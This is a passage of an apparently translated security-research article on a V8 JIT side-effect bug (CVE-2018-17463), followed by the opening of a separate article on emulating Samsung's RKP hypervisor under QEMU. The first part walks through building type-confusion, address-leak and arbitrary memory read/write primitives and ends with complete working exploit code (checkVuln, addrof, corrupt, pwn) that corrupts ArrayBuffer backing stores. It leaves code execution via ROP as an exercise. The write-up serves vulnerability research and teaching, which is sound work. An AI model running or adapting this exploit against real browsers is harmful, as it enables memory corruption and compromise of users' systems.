операциях с побочными эффектами в своём IR. Неудивительно, что корректное предсказание побочных эффектов JIT-операций весьма непросто ввиду природы языка JavaScript. Ошибки, связанные с некорректным предсказанием побочных эффектов, поэтому появляются время от времени — и обычно эксплуатируются путём обмана компилятора: казалось бы, избыточная проверка типа удаляется, а затем скомпилированный код вызывается таким образом, что объект неожиданного типа используется без предшествующей проверки. Это порождает ту или иную форму путаницы типов.

Уязвимости, связанные с некорректным моделированием побочных эффектов, обычно обнаруживаются так: ищут IR-операции, которые движок считает свободными от побочных эффектов, затем проверяют, действительно ли они свободны от них во всех случаях. Именно так была обнаружена CVE-2018-17463.

3.2 — CVE-2018-17463 {#cve}

В v8 IR-операции имеют различные флаги. Один из них, `kNoWrite`, указывает, что движок предполагает отсутствие у операции наблюдаемых побочных эффектов — она не «пишет» в цепочку эффектов. Примером такой операции была `JSCreateObject`, показанная ниже:

```
#define CACHED_OP_LIST(V)                                     \
  ...                                                         \
  V(CreateObject, Operator::kNoWrite, 1, 1)                   \
  ...
```

Чтобы определить, может ли IR-операция иметь побочные эффекты, часто необходимо изучить фазы снижения, преобразующие высокоуровневые операции (например, `JSCreateObject`) в низкоуровневые инструкции и в конечном счёте в машинные инструкции. Для `JSCreateObject` снижение происходит в `js-generic-lowering.cc`:

```
void JSGenericLowering::LowerJSCreateObject(Node* node) {
  CallDescriptor::Flags flags = FrameStateFlagForCall(node);
  Callable callable = Builtins::CallableFor(
      isolate(), Builtins::kCreateObjectWithoutProperties);
  ReplaceWithStubCall(node, callable, flags);
}
```

Иными словами, операция `JSCreateObject` опускается до вызова runtime-функции `CreateObjectWithoutProperties`. Та, в свою очередь, вызывает `ObjectCreate` — ещё один встроенный модуль, реализованный на C++. В итоге поток управления оказывается в `JSObject::OptimizeAsPrototype`. Это интересно: по всей видимости, объект-прототип может быть изменён в ходе этой оптимизации, что может стать неожиданным побочным эффектом для JIT-компилятора. Следующий фрагмент кода позволяет проверить, модифицирует ли `OptimizeAsPrototype` объект:

```
let o = {a: 42};
%DebugPrint(o);
Object.create(o);
%DebugPrint(o);
```

Запуск с `d8 --allow-natives-syntax` действительно показывает:

```
DebugPrint: 0x3447ab8f909: [JS_OBJECT_TYPE]
- map: 0x0344c6f02571 <Map(HOLEY_ELEMENTS)> [FastProperties]
...

DebugPrint: 0x3447ab8f909: [JS_OBJECT_TYPE]
- map: 0x0344c6f0d6d1 <Map(HOLEY_ELEMENTS)> [DictionaryProperties]
```

Как видно, Map объекта изменилась при превращении в прототип, а значит, и сам объект изменился. В частности, при становлении прототипом внешнее хранилище свойств объекта было переведено в словарный режим. Таким образом, указатель по смещению 8 от объекта больше не ссылается на `PropertyArray` (все свойства друг за другом, после короткого заголовка), а указывает на `NameDictionary` — более сложную структуру данных, непосредственно отображающую имена свойств на значения без использования Map. Это, безусловно, побочный эффект — и в данном случае неожиданный для JIT-компилятора. Причина смены Map в том, что в v8 Map прототипов никогда не разделяются — в силу умных оптимизаций в других частях движка [19].

Теперь пора построить первое подтверждение концепции (PoC) для этой ошибки. Условия для наблюдаемого некорректного поведения скомпилированной функции:

0. Функция должна получать объект, который в данный момент не используется в качестве прототипа.
1. Функция должна выполнить операцию `CheckMap`, чтобы последующие могли быть устранены.
2. Функция должна вызвать `Object.create` с объектом в качестве аргумента, инициируя переход Map.
3. Функция должна обращаться к внешнему свойству. После `CheckMap`, который впоследствии будет некорректно устранён, будет загружен указатель на хранилище свойств; далее произойдёт разыменование в предположении, что это `PropertyArray`, хотя в действительности там будет `NameDictionary`.

Этому удовлетворяет следующий JavaScript-код:

```
function hax(o) {
    // Принудительно вставить узел CheckMaps.
    o.a;

    // Вызвать неожиданные побочные эффекты.
    Object.create(o);

    // Спровоцировать путаницу типов, поскольку узел CheckMaps будет удалён.
    return o.b;
}

for (let i = 0; i < 100000; i++) {
    let o = {a: 42};
    o.b = 43;           // будет храниться внешне (out-of-line).
    hax(o);
}
```

Сначала он будет скомпилирован в псевдо-IR-код, примерно следующий:

```
CheckHeapObject o
CheckMap o, map1
Load [o + 0x18]

// Изменяет Map объекта o
Call CreateObjectWithoutProperties, o

CheckMap o, map1
r1 = Load [o + 0x8]         // Загрузить указатель на внешние свойства
r2 = Load [r1 + 0x10]       // Загрузить значение свойства

Return r2
```

Затем проход устранения избыточности некорректно удалит вторую проверку Map:

```
CheckHeapObject o
CheckMap o, map1
Load [o + 0x18]

// Изменяет Map объекта o
Call CreateObjectWithoutProperties, o
```

```
r1 = Load [o + 0x8]
r2 = Load [r1 + 0x10]

Return r2
```

При первом выполнении этого JIT-кода будет возвращено значение, отличное от 43: внутреннее поле `NameDictionary`, оказавшееся по тому же смещению, что и свойство `.b` в `PropertyArray`.

Заметим, что в данном случае JIT-компилятор попытался вывести тип объекта аргумента при второй загрузке свойства — вместо того чтобы опираться на обратную связь по типам. В итоге, предположив неизменность Map после первой проверки типа, компилятор сгенерировал загрузку свойства из `FixedArray` вместо `NameDictionary`.

---

4 — Эксплуатация {#exploitation}

Данная ошибка позволяет перепутать `PropertyArray` с `NameDictionary`. Интересно, что `NameDictionary` по-прежнему хранит значения свойств во встроенном динамически размещённом буфере из троек (имя, значение, флаги). Поэтому вероятно существование пары свойств P1 и P2, расположенных по одному и тому же смещению O от начала `PropertyArray` и `NameDictionary` соответственно. Это интересно по причинам, изложенным в следующем разделе. Ниже приведены дампы памяти `PropertyArray` и `NameDictionary` для одних и тех же свойств — рядом:

```
let o = {inline: 42};
o.p0 = 0; o.p1 = 1; o.p2 = 2; o.p3 = 3; o.p4 = 4;
o.p5 = 5; o.p6 = 6; o.p7 = 7; o.p8 = 8; o.p9 = 9;
```

```
0x0000130c92483e89          0x0000130c92483bb1
0x0000000c00000000          0x0000006500000000
0x0000000000000000          0x0000000b00000000
0x0000000100000000          0x0000000000000000
0x0000000200000000          0x0000002000000000
0x0000000300000000          0x0000000c00000000
0x0000000400000000          0x0000000000000000
0x0000000500000000          0x0000130ce98a4341
0x0000000600000000  <-!->   0x0000000200000000
0x0000000700000000          0x000004c000000000
0x0000000800000000          0x0000130c924826f1
0x0000000900000000          0x0000130c924826f1
...                         ...
```

В данном случае свойства `p6` и `p2` пересекаются после преобразования в словарный режим. К сожалению, расположение `NameDictionary` будет различным при каждом запуске движка из-за использования некоторой процессо-глобальной случайности в механизме хэширования. Поэтому необходимо сначала найти такую совпадающую пару свойств во время выполнения. Для этого можно использовать следующий код:

```
function find_matching_pair(o) {
    let a = o.inline;
    this.Object.create(o);
    let p0 = o.p0;
    let p1 = o.p1;
    ...;
    return [p0, p1, ..., pN];
    let pN = o.pN;
}
```

После этого возвращённый массив проверяется на совпадение. Если эксплойту не везёт и совпадающая пара не найдена (потому что все свойства по несчастной случайности расположены в конце встроенного буфера `NameDictionary`), это можно обнаружить и просто повторить попытку с

другим количеством свойств или другими именами свойств.

4.1 — Конструирование путаницы типов {#type-confusions}

Есть важный аспект v8, о котором ещё не говорилось. Помимо расположения значений свойств, Map хранит информацию о типах свойств. Рассмотрим следующий код:

```
let o = {}
o.a = 1337;
o.b = {x: 42};
```

После выполнения в v8 Map объекта `o` будет указывать, что свойство `.a` всегда является Smi, а свойство `.b` — объектом с определённой Map, у которой в свою очередь есть свойство `.x` типа Smi. В этом случае компиляция функции вида

```
function foo(o) {
    return o.b.x;
}
```

даст единственную проверку Map для `o`, но никакой проверки Map для свойства `.b` — поскольку известно, что `.b` всегда будет объектом с конкретной Map. Если информация о типе свойства когда-либо инвалидируется — путём присвоения значения другого типа — выделяется новая Map, и информация о типе данного свойства расширяется, включая оба типа.

Это позволяет создать мощный примитив эксплойта из описанной ошибки: найдя совпадающую пару свойств, можно скомпилировать JIT-код, который, по мнению компилятора, загружает свойство `p1` одного типа, а в действительности загружает свойство `p2` другого типа. Благодаря информации о типах в Map компилятор пропустит проверки типов для значения свойства — что даёт своего рода универсальную путаницу типов: примитив, позволяющий перепутать объект типа X с объектом типа Y, где и X, и Y, и операция, которую JIT-код выполнит над типом X, могут быть выбраны произвольно. Это, что неудивительно, очень мощный примитив.

Ниже приведён шаблонный код для создания такого примитива путаницы типов из данной ошибки. Здесь `p1` и `p2` — имена двух свойств, пересекающихся после преобразования хранилища свойств в словарный режим. Поскольку они не известны заранее, эксплойт использует `eval` для генерации корректного кода во время выполнения.

```
eval(`
    function vuln(o) {
        // Принудительно вставить узел CheckMaps
        let a = o.inline;
        // Инициировать неожиданный переход хранилища свойств
        this.Object.create(o);
        // Казалось бы, загружаем .p1, а реально — .p2
        let p = o.${p1};
        // Используем p (по мнению компилятора — тип X, реально — тип Y)
        // ...;
    }
`);

let arg = makeObj();
arg[p1] = objX;
arg[p2] = objY;
vuln(arg);
```

В скомпилированной JIT-функции компилятор будет считать, что локальная переменная `p` имеет тип X — исходя из Map объекта `o` — и пропустит проверки типов для неё. Однако из-за уязвимости код времени выполнения фактически получит объект типа Y, что и вызовет путаницу типов.

4.2 — Получение чтения/записи памяти {#memory-rw}

Теперь построим дополнительные примитивы эксплойта: сначала — примитив для утечки адресов JavaScript-объектов, затем — примитив для перезаписи произвольных полей объекта. Утечка адресов возможна путём путаницы двух объектов в скомпилированном коде, который получает свойство `.x` (распакованный double), преобразует его в v8 HeapNumber и возвращает вызывающей стороне. Из-за уязвимости он, однако, фактически загрузит указатель на объект и вернёт его как double.

```
function vuln(o) {
    let a = o.inline;
    this.Object.create(o);
    return o.${p1}.x1;
}

let arg = makeObj();
arg[p1] = {x: 13.37};       // X, инлайн-свойство — распакованный double
arg[p2] = {y: obj};         // Y, инлайн-свойство — указатель
vuln(arg);
```

Этот код вернёт вызывающей стороне адрес объекта `obj` в виде double — например, `1.9381218278403e-310`.

Далее — перезапись. Как это часто бывает, примитив «запись» — просто инверсия примитива «чтение». Достаточно записать в свойство, которое, как предполагается, является распакованным double:

```
function vuln(o) {
    let a = o.inline;
    this.Object.create(o);
    let orig = o.${p1}.x2;
    o.${p1}.x = ${newValue};
    return orig;
}

let arg = makeObj();
arg[p1] = {x: 13.37};
arg[p2] = {y: obj};
vuln(arg);
```


Это «повредит» свойство `.y` второго объекта, заменив его управляемым double. Однако для достижения чего-то полезного эксплойту, вероятно, нужно повредить внутреннее поле объекта — например, `ArrayBuffer`, как сделано ниже. Заметим, что второй примитив читает старое значение свойства и возвращает его вызывающей стороне. Это позволяет:


• Немедленно обнаружить момент первого выполнения уязвимого кода, повредившего объект-жертву.
• Полностью восстановить повреждённый объект позднее — для гарантии корректного продолжения работы процесса.

Располагая этими примитивами, получить произвольное чтение/запись памяти так же просто, как:

0. Создать два `ArrayBuffer`: `ab1` и `ab2`.
1. Утечь адрес `ab2`.
2. Повредить указатель `backingStore` в `ab1`, заставив его указывать на `ab2`.

Что даёт следующую картину:





После этого произвольные адреса доступны: перезаписываем указатель `backingStore` в `ab2`, записывая через `ab1`, затем читаем из `ab2` или пишем в него.

4.3 — Размышления {#reflections}

Как было показано, злоупотребляя системой вывода типов v8, изначально ограниченный примитив путаницы типов можно расширить до путаницы произвольных объектов в JIT-коде. Этот примитив мощен по ряду причин:

0. Пользователь способен создавать собственные типы — например, добавляя свойства к объектам. Это устраняет необходимость в поиске подходящей пары для путаницы типов: её, вероятно, можно просто создать — как сделал представленный эксплойт, перепутав `ArrayBuffer` с объектом с инлайн-свойствами для повреждения указателя `backingStore`.

1. JIT-код можно скомпилировать для выполнения произвольной операции над объектом типа X, который при выполнении, благодаря уязвимости, окажется объектом типа Y. Представленный эксплойт компилировал загрузки и записи распакованных double-свойств для утечки адресов и повреждения `ArrayBuffer` соответственно.

2. Движки агрессивно отслеживают информацию о типах, увеличивая количество типов, которые можно перепутать друг с другом.

Таким образом, может быть желательно сначала построить рассмотренный примитив из более низкоуровневых примитивов, если те недостаточны для надёжного получения чтения/записи памяти. Вероятно, большинство ошибок в устранении проверок типов поддаётся преобразованию в этот примитив. Кроме того, другие типы уязвимостей потенциально тоже могут быть эксплуатированы для его получения. Возможные примеры: ошибки в распределении регистров, use-after-free, а также выходы за границы при чтении или записи в буферы свойств JavaScript-объектов.

4.4 — Получение выполнения кода {#code-execution}

Хотя прежде атакующий мог просто записать шеллкод в JIT-область и выполнить его, теперь это стало несколько сложнее: в начале 2018 года v8 ввёл механизм write-protect-code-memory [20], переключающий права доступа к JIT-области между `R-X` и `RW-`. При этом во время выполнения JavaScript-кода JIT-область отображается как `R-X`, не позволяя атакующему напрямую в неё записывать. Поэтому теперь необходимо найти иной путь к выполнению кода — например, выполнить ROP, перезаписав vtable, указатели JIT-функций, стек или воспользовавшись другим методом на выбор. Это остаётся в качестве упражнения для читателя.

После этого остаётся лишь выполнить побег из песочницы... ;)

---

5 — Ссылки {#references}

- [1] https://blogs.securiteam.com/index.php/archives/3783
- [2] https://cs.chromium.org/
- [3] https://v8.dev/
- [4] https://www.ecma-international.org/ecma-262/8.0/index.html#sec-array-exotic-objects
- [5] https://www.ecma-international.org/ecma-262/8.0/index.html#sec-addition-operator-plus
- [6] https://chromium.googlesource.com/v8/v8.git/+/6.9.427.19/tools/turbolizer/
- [7] https://v8.dev/docs/ignition
- [8] https://www.mgaudet.ca/technical/2018/6/5/an-inline-cache-isnt-just-a-cache
- [9] https://mathiasbynens.be/notes/shapes-ics
- [10] https://bugs.chromium.org/p/project-zero/issues/detail?id=1380
- [11] https://github.com/WebKit/webkit/commit/61dbb71d92f6a9e5a72c5f784eb5ed11495b3ff7
- [12] https://bugzilla.mozilla.org/show_bug.cgi?id=1145255
- [13] https://www.thezdi.com/blog/2017/8/24/deconstructing-a-winning-webkit-pwn2own-entry
- [14] https://bugs.chromium.org/p/chromium/issues/detail?id=762874
- [15] https://bugs.chromium.org/p/project-zero/issues/detail?id=1390
- [16] https://cloudblogs.microsoft.com/microsoftsecure/2017/10/18/browser-security-beyond-sandboxing/
- [17] https://bugs.chromium.org/p/project-zero/issues/detail?id=1396
- [18] https://www.mozilla.org/en-US/security/advisories/mfsa2018-24/#CVE-2018-12386
- [19] https://mathiasbynens.be/notes/prototypes
- [20] https://github.com/v8/v8/commit/14917b6531596d33590edb109ec14f6ca9b95536

---

6 — Код эксплойта {#exploit-code}

```
if (typeof(window) !== 'undefined') {
    print = function(msg) {
        console.log(msg);
        document.body.textContent += msg + "\r\n";
    }
}

{
    // Буферы для преобразования.
    let floatView = new Float64Array(1);
    let uint64View = new BigUint64Array(floatView.buffer);
    let uint8View = new Uint8Array(floatView.buffer);

    // Пожелание: распакованные свойства BigInt, чтобы это не было нужно =)
    Number.prototype.toBigInt = function toBigInt() {
        floatView[0] = this;
        return uint64View[0];
    };

    BigInt.prototype.toNumber = function toNumber() {
        uint64View[0] = this;
        return floatView[0];
    };
}

// Сборка мусора нужна для перемещения объектов на стабильную позицию
// в памяти (OldSpace) перед утечкой их адресов.
function gc() {
    for (let i = 0; i < 100; i++) {
        new ArrayBuffer(0x100000);
    }
}

const NUM_PROPERTIES = 32;
const MAX_ITERATIONS = 100000;

function checkVuln() {
    function hax(o) {
        // Принудительно вставить узел CheckMaps перед доступом к свойству.
```

```
        // Здесь должно загружаться инлайн-свойство, чтобы указатель на
        // внешние свойства не мог быть переиспользован позже.
        o.inline;

        // Turbofan предполагает, что операция JSCreateObject свободна от
        // побочных эффектов (у неё есть свойство kNoWrite). Однако если
        // объект-прототип (здесь o) не является константой, JSCreateObject
        // будет понижена до вызова runtime-функции
        // CreateObjectWithoutProperties. Та в итоге вызывает
        // JSObject::OptimizeAsPrototype, которая модифицирует объект-прототип
        // и присваивает ему новую Map. В частности, переводит хранилище
        // внешних свойств в словарный режим.
        Object.create(o);

        // Узел CheckMaps для этого доступа к свойству будет некорректно
        // удалён. JIT-код обращается к NameDictionary, считая, что загружает
        // из FixedArray.
        return o.outOfLine;
    }

    for (let i = 0; i < MAX_ITERATIONS; i++) {
        let o = {inline: 0x1337};
        o.outOfLine = 0x1338;
        let r = hax(o);
        if (r !== 0x1338) {
            return;
        }
    }

    throw "Not vulnerable"
};

// Создать объект с одним инлайн-свойством и множеством внешних.
function makeObj(propertyValues) {
    let o = {inline: 0x1337};
    for (let i = 0; i < NUM_PROPERTIES; i++) {
        Object.defineProperty(o, 'p' + i, {
            writable: true,
            value: propertyValues[i]
        });
    }
    return o;
}

//
// 3 примитива эксплойта.
//

// Найти пару (p1, p2) свойств, таких что p1 расположено по тому же смещению
// в FixedArray, что и p2 в NameDictionary.
let p1, p2;
function findOverlappingProperties() {
    let propertyNames = [];
    for (let i = 0; i < NUM_PROPERTIES; i++) {
        propertyNames[i] = 'p' + i;
    }
    eval(`
        function hax(o) {
            o.inline;
            this.Object.create(o);
            ${propertyNames.map((p) => `let ${p} = o.${p};`).join('\n')}
            return [${propertyNames.join(', ')}];
        }
    `);

    let propertyValues = [];
    for (let i = 1; i < NUM_PROPERTIES; i++) {
        // В словаре есть несвязанные SMI с малыми значениями — все
        // положительные. Используем отрицательные SMI. Но не -0: он
        // был бы представлен как double.
        propertyValues[i] = -i;
```

```
    }

    for (let i = 0; i < MAX_ITERATIONS; i++) {
        let r = hax(makeObj(propertyValues));
        for (let i = 1; i < r.length; i++) {
            // Свойства, перекрывающиеся сами с собой, нельзя использовать.
            if (i !== -r[i] && r[i] < 0 && r[i] > -NUM_PROPERTIES) {
                [p1, p2] = [i, -r[i]];
                return;
            }
        }
    }

    throw "Failed to find overlapping properties";
}

// Вернуть адрес данного объекта как BigInt.
function addrof(obj) {
    // Перепутать объект с распакованным double-свойством с объектом
    // с pointer-свойством.
    eval(`
        function hax(o) {
            o.inline;
            this.Object.create(o);
            return o.p${p1}.x1;
        }
    `);

    let propertyValues = [];
    // Свойство p1 должно иметь ту же Map, что и используемая в corrupt,
    // для простоты.
    propertyValues[p1] = {x1: 13.37, x2: 13.38};
    propertyValues[p2] = {y1: obj};

    for (let i = 0; i < MAX_ITERATIONS; i++) {
        let res = hax(makeObj(propertyValues));
        if (res !== 13.37) {
            // Скорректировать: LSB установлен из-за тегирования указателей.
            return res.toBigInt() - 1n;
        }
    }

    throw "Addrof failed";
}

// Повредить указатель backingStore объекта ArrayBuffer и вернуть
// оригинальный адрес для последующего восстановления ArrayBuffer.
function corrupt(victim, newValue) {
    eval(`
        function hax(o) {
            o.inline;
            this.Object.create(o);
            let orig = o.p${p1}.x2;
            o.p${p1}.x2 = ${newValue.toNumber()};
            return orig;
        }
    `);

    let propertyValues = [];
    // x2 перекрывается с указателем backingStore объекта ArrayBuffer.
    let o = {x1: 13.37, x2: 13.38};
    propertyValues[p1] = o;
    propertyValues[p2] = victim;

    for (let i = 0; i < MAX_ITERATIONS; i++) {
        o.x2 = 13.38;
        let r = hax(makeObj(propertyValues));
        if (r !== 13.38) {
            return r.toBigInt();
        }
    }
```

```
    throw "CorruptArrayBuffer failed";
}

function pwn() {
    //
    // Шаг 0: проверить, уязвим ли движок.
    //
    checkVuln();
    print("[+] v8 version is vulnerable");

    //
    // Шаг 1. Найти пару перекрывающихся свойств.
    //
    findOverlappingProperties();
    print(`[+] Properties p${p1} and p${p2} overlap`);

    //
    // Шаг 2. Утечь адрес ArrayBuffer.
    //
    let memViewBuf = new ArrayBuffer(1024);
    let driverBuf = new ArrayBuffer(1024);

    // Переместить ArrayBuffer в old space перед утечкой адреса.
    gc();

    let memViewBufAddr = addrof(memViewBuf);
    print(`[+] ArrayBuffer @ 0x${memViewBufAddr.toString(16)}`);

    //
    // Шаг 3. Повредить указатель backingStore другого ArrayBuffer,
    // направив его на первый ArrayBuffer.
    //
    let origDriverBackingStorage = corrupt(driverBuf, memViewBufAddr);

    let driver = new BigUint64Array(driverBuf);
    let origMemViewBackingStorage = driver[4];

    //
    // Шаг 4. Построить примитивы чтения/записи памяти.
    //
    let memory = {
        write(addr, bytes) {
            driver[4] = addr;
            let memview = new Uint8Array(memViewBuf);
            memview.set(bytes);
        },
        read(addr, len) {
            driver[4] = addr;
            let memview = new Uint8Array(memViewBuf);
            return memview.subarray(0, len);
        },
        read64(addr) {
            driver[4] = addr;
            let memview = new BigUint64Array(memViewBuf);
            return memview[0];
        },
        write64(addr, ptr) {
            driver[4] = addr;
            let memview = new BigUint64Array(memViewBuf);
            memview[0] = ptr;
        },
        addrof(obj) {
            memViewBuf.leakMe = obj;
            let props = this.read64(memViewBufAddr + 8n);
            return this.read64(props + 15n) - 1n;
        },
        fixup() {
            let driverBufAddr = this.addrof(driverBuf);
            this.write64(driverBufAddr + 32n, origDriverBackingStorage);
            this.write64(memViewBufAddr + 32n, origMemViewBackingStorage);
        },
```

```
    };

    print("[+] Constructed memory read/write primitive");

    // Теперь читаем из произвольных адресов и пишем в них :)
    memory.write64(0x41414141n, 0x42424242n);

    // Всё, восстанавливаем повреждённые объекты.
    memory.fixup();

    // Убеждаемся, что всё стабильно.
    gc();
}

if (typeof(window) === 'undefined')
    pwn();
```

|=[EOF]=----------

Некромантия гипервизоров: реанимация защитников ядра, или об эмуляции гипервизоров — разбор случая Samsung RKP

Автор: Aris Thallas
Контакт: athallas.phrack@gmail.com

Содержание

---

0 - Введение

До недавнего времени, чтобы скомпрометировать всю систему во время её работы, злоумышленники находили и эксплуатировали уязвимости ядра. Это позволяло им выполнять различные действия: запускать вредоносный код в контексте ядра, изменять структуры данных ядра для повышения привилегий, получать доступ к защищённым данным и т.д. Были введены различные меры защиты от подобных действий, а гипервизоры — помимо традиционного использования для поддержки виртуализации — также стали применяться в этих целях. В экосистеме Android это стало возможным благодаря расширениям виртуализации ARM, которые

позволили производителям и OEM-партнёрам реализовывать собственную логику и функциональность защиты.

С другой стороны, устройства Android по праву считаются одной из самых неудобных платформ для отладки — из-за огромного разнообразия OEM-производителей, вносящих бесчисленные кастомизации, отсутствия публичных инструментов, интерфейсов отладки и так далее. По мнению автора, настройка полноценной среды отладки — как правило, одна из важнейших и наиболее трудоёмких задач, и она может коренным образом изменить понимание исследуемой системы или приложения (особенно при отсутствии исходного кода), а также облегчить поиск уязвимостей нулевого дня и их эксплуатацию.

В этой (довольно длинной) статье мы будем исследовать методы эмуляции проприетарных гипервизоров под QEMU, что позволит исследователям взаимодействовать с ними в контролируемой среде и отлаживать их. Конкретно, мы представим минимальный фреймворк, разработанный для загрузки проприетарного гипервизора Samsung S8+, с подробным разбором ключевых концепций низкоуровневой разработки ARM и расширений виртуализации, чтобы заинтересованные читатели могли создавать собственные фреймворки и реально их собирать и загружать ;). Наконец, мы рассмотрим реализацию фаззинга в этой конфигурации.

Статья организована следующим образом. Первый раздел содержит справочную информацию об ARM, гипервизорах Samsung и QEMU для правильного определения нашей среды разработки. Далее мы подробно рассмотрим реализацию фреймворка, разбираясь с различными нюансами виртуализации ARM и реализации Samsung. Затем продемонстрируем, как реализовать пользовательские примитивные фаззеры в данной конфигурации, и наконец, для более интеллектуального фаззинга интегрируем AFL, известный также как "NFL или что-то от некоего Cameltuft" :p


В качестве заключительного замечания: все фрагменты кода, смещения в памяти и прочая информация, представленная в статье, относятся к версии Samsung G955FXXU4CRJ5, QEMU версии 4.1.0 и AFL версии 2.56b.


---

1 - Обзор

1.1 - Архитектура ARM и расширения виртуализации

Как указано в "Arm Architecture Reference Manual Armv8, for Armv8-A architecture profile - Issue E.a" (AARM), Armv8 определяет набор уровней исключений (EL, также называемых уровнями выполнения) от EL0 до EL3 и два состояния безопасности: Secure (защищённый) и Non-secure (незащищённый), иначе называемый Normal World. Чем выше уровень исключений, тем выше привилегии выполнения программного обеспечения. EL3 представляет наивысший уровень выполнения/привилегий и обеспечивает поддержку переключения между двумя состояниями безопасности и доступ ко всем системным ресурсам для всех EL в обоих состояниях. EL2 обеспечивает поддержку виртуализации, и в последней версии Armv8.5 была введена поддержка Secure World EL2. EL1 — это уровень ядра операционной системы, традиционно описываемый как _привилегированный_, а EL0 — уровень пользовательских приложений, называемый _непривилегированным_.






Переключение между уровнями исключений допустимо только через возникновение исключения или возврат из него. Возникновение исключения ведёт к переходу на более высокий или тот же уровень EL, а возврат из него (через `eret`) — на более низкий или тот же. Для вызова EL1 используется команда `svc` (SuperVisor Call), которая инициирует синхронное исключение, обрабатываемое соответствующей записью таблицы векторов исключений ядра ОС. Аналогично, EL2 вызывается командой `hvc` (HyperVisor Call), а EL3 — командой `smc` (Secure Monitor Call). Переключение между состояниями безопасности выполняется только на EL3.

Когда в системе присутствует гипервизор, он может управлять различными аспектами поведения EL1, например, перехватывать определённые операции, традиционно обрабатываемые EL1, и самостоятельно решать, как их обрабатывать. Регистр конфигурации гипервизора (HCR_EL2) — системный регистр, позволяющий гипервизорам определять, какие из этих режимов они хотят включить.

Наконец, важнейшей особенностью расширений виртуализации является трансляция Stage 2 (S2). Как показано ниже, эта функция разделяет стандартный процесс трансляции на два этапа. Сначала с помощью таблиц трансляции EL1 (хранящихся в базовом регистре таблицы трансляции TTBRn_EL1), которые управляются EL1, виртуальный адрес (VA) транслируется в промежуточный физический адрес (IPA), а не в физический адрес (PA) стандартного процесса. Затем IPA транслируется в PA гипервизором с использованием таблицы трансляции Stage 2 (хранящейся в виртуальном базовом регистре таблицы трансляции VTTBR_EL2), которая полностью управляется EL2 и недоступна EL1. Обратите внимание: после включения трансляции S2 EL1 не получает прямого доступа к физической памяти — каждый IPA всегда должен транслироваться через таблицы S2 для получения реального PA.

Разумеется, EL2 и EL3 ведут собственные таблицы трансляции Stage 1 для своего кода и данных (VA), выполняющие традиционное отображение VA → PA.



В данной статье мы сосредоточимся на Normal World, реализуя фреймворк EL3 и EL1 для загрузки проприетарной реализации EL2.

1.2 - Гипервизор Samsung

В рамках своей экосистемы Samsung реализует платформу безопасности Samsung Knox [01], которая в числе прочего включает реализацию гипервизора под названием Real-Time Kernel Protection (RKP). RKP нацелен на обеспечение различных функций безопасности [02]: предотвращение несанкционированного выполнения привилегированного кода, защита критических данных ядра (например, учётных данных процессов) и т.д.

Предыдущие версии гипервизора Samsung уже становились объектом исследований — наиболее показательным примером является [03], где гипервизор Samsung S7 был детально проанализирован и предоставлена ценная информация. Кроме того, гипервизор Samsung S8+ поставляется в stripped-виде с обфусцированными строками, тогда как S7 — нет, что делает его ценным ресурсом для бинарного сравнения и сопоставления строк. Наконец, исследуемый гипервизор S8+ разделяет многие черты системной архитектуры, которые постепенно исчезают в новейших моделях, таких как Samsung S10.

Одно из наиболее очевидных различий — расположение бинарного файла и процесс загрузки. В целом, для S8+ бинарный файл гипервизора встроен в образ ядра, а прекомпилированный бинарник можно найти в дереве исходников ядра по пути init/vmm.elf (исходники ядра доступны по [04]). Ядро также отвечает за загрузку и инициализацию RKP. Для S10+ бинарный файл гипервизора находится в отдельном разделе, загружается загрузчиком, а затем инициализируется ядром. Подробности будут описаны в соответствующих разделах.

Все перечисленные причины способствовали выбору гипервизора S8 в качестве целевого бинарника: они упрощают процесс анализа, устраняют нежелательную сложность второстепенных функций и позволяют сосредоточиться на ключевых знаниях, необходимых для демонстрации. В конечном счёте, однако, это был произвольный выбор — можно было использовать и другие гипервизоры.

1.3 - Рабочее окружение

